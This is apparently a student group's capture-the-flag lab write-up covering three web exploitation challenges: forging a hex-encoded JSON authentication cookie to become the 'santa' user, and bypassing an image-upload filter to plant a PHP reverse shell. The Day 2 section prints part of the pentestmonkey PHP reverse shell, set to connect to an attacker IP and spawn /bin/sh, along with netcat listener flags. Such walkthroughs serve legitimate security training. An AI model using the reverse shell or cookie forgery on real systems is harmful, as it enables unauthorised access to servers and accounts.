PSP0201

Week 2

Write-up

Group Name: Bubble Buddies

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member

- [x] ~~Day 1~~
- [x] ~~Day 2~~
- [x] ~~Day 3~~
- [x] ~~Day 4~~
- [ ] Day 5

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution/walkthrough:


Question 1 - Inspect the website. What is the title of the website?


Answer : Christmas Console

Question 2 - Register for an account, and then login.
What is the name of the cookie used for authentication?


Answer : auth

We registered and logged in to the Christmas Control Centre with a new account. We have no access to the control console upon logging into the website.





We opened Browser Development Tools to find the cookie.



Question 3 - In what format is the value of this cookie encoded?

Answer : Hexadecimal

We obtained the value of the cookie.

Value

7b22636f6d70616e79223a225468652042657374204665737469766163204f6d70616e79222c2022757365726e616d65223a226b61...

Question 4 - Having decoded the cookie, what format is the data stored in?

Answer : JSON format


Q5: What is the value for the company field in the cookie?

Answer : The Best Festival Company

Q6: What is the other field found in the cookie?

Answer : username


Using Cyberchef, we converted the cookie value to string and found out that the data is stored in JSON format. We can also see the values for the two fields in the cookie, which are company and username.



Question 7 - Figure out how to bypass the authentication.
What is the value of Santa's cookie?

Santa's cookie value is:
7b22636f6d70616e79223a2254686520426573742046657374697616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

We changed the username from 'kali' to 'santa' to find Santa's cookie value. We also made sure that the CyberChef recipe converts the JSON statement to Hex with no delimiter.



Question 8 - Now that you are the santa user, you can re-activate the assembly line!
What is the flag you're given when the line is fully active?

Answer : THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}.

After switching the cookie values and reloading the screen, we now have access to the Control Console. After we switched on every control, the flag was given.

Thought Process/Methodology:

Firstly, we entered the IP address at the top of the screen into our browser search bar and pressed “Enter” to load the page. We then registered and logged in to the Christmas Control Centre with a new account. We have no access to the control console upon logging into the website. We opened Browser Development Tools by pressing “Ctrl” + “Shift” + “I” simultaneously to find the cookie value. By selecting “Storage” and “Cookies”, we obtained information about the cookie, such as its name and hexadecimal value. Using Cyberchef, we converted the cookie value to string and found out that the data is stored in JSON format. We can also see the values for the two fields in the cookie, which are company and username. To find Santa’s cookie value, we changed the username from ‘kali’ to ‘santa’. We also made sure that the CyberChef recipe converts the JSON statement to Hex with no delimiter. We made sure to copy Santa’s cookie value to our clipboard. Then, we went back and opened Browser Development Tools again at the website. Following the previous steps, we selected the value of the encoded cookie and replaced it with Santa’s cookie value. After switching the cookie values and reloading the screen, we now have access to the Control Console. After we switched on every control, the flag was given to us.

Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1 - What string of text needs adding to the URL to get access to the upload page?


Answer : ?id=ODIzODI5MTNiYmYw.

We were required to enter a GET parameter using an ID, and we can get the ID from the question. We were directed to the 'Protect This Factory' website.



At the bottom of the dossier is a sticky note containing the following message:


For Elf McEager:
You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw` . Use this to gain access to the upload section of the site.
Good luck!



Question 2 - What type of file is accepted by the site?

Answer : Image.

We right-clicked our mouse and selected “View Page Source”.





```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```


Question 3 - Bypass the filter and upload a reverse shell.
In which directory are the uploaded files stored?


Answer : /uploads


We went to ‘/uploads’ directory and saw the newly uploaded reverse shell file there.



```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.97.241';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```









Question 4 - Read up on netcat's parameter explanations. Match the parameter with the explanation below. Activate your reverse shell and catch it in a netcat listener!


Answer :

-p	**Specifies the source port nc should use, subject to privilege restrictions and availability.**
-v	**Have nc give more verbose output.**
-n	**Do not do any DNS or service lookups on any specified addresses, hostnames or ports.**
-l	**Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.**

We activated the reverse shell in the terminal and clicked on the reverse shell file at the '/uploads' directory.








Question 5 - What is the flag in /var/www/flag.txt?

Flag : THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

We then typed in "/var/www/flag.txt" at the terminal and got the flag.



Thought Process/Methodology:

We were required to enter a GET parameter using an ID, and we can get the ID from the question. We were then directed to the 'Protect This Factory' website. Then, we right-clicked our mouse and selected "View Page Source". At line 22, it stated that the files they will accept are .jpeg, .jpg and .png files. We know that these are all types of image files. Next, we uploaded a reverse shell in our Kali. At the reverse shell, we changed '$ip' to our own IP address and '$port' to "443". We then made our way back to the website, and submitted the reverse shell into the website. Moving on, we went to '/uploads' directory and saw the newly uploaded reverse shell file there. We activated the reverse shell in the terminal and clicked on the reverse shell file at the '/uploads' directory. We then typed in "/var/www/flag.txt" at the terminal and got the flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, BurpSuite

Solution/walkthrough:

Question 1 - What is the name of the botnet mentioned in the text that was reported in 2018?

Answer : Mirai

> What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things


Question 2 - How much did Starbucks pay in USD for reporting default credentials according to the text?

Answer : 250

> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

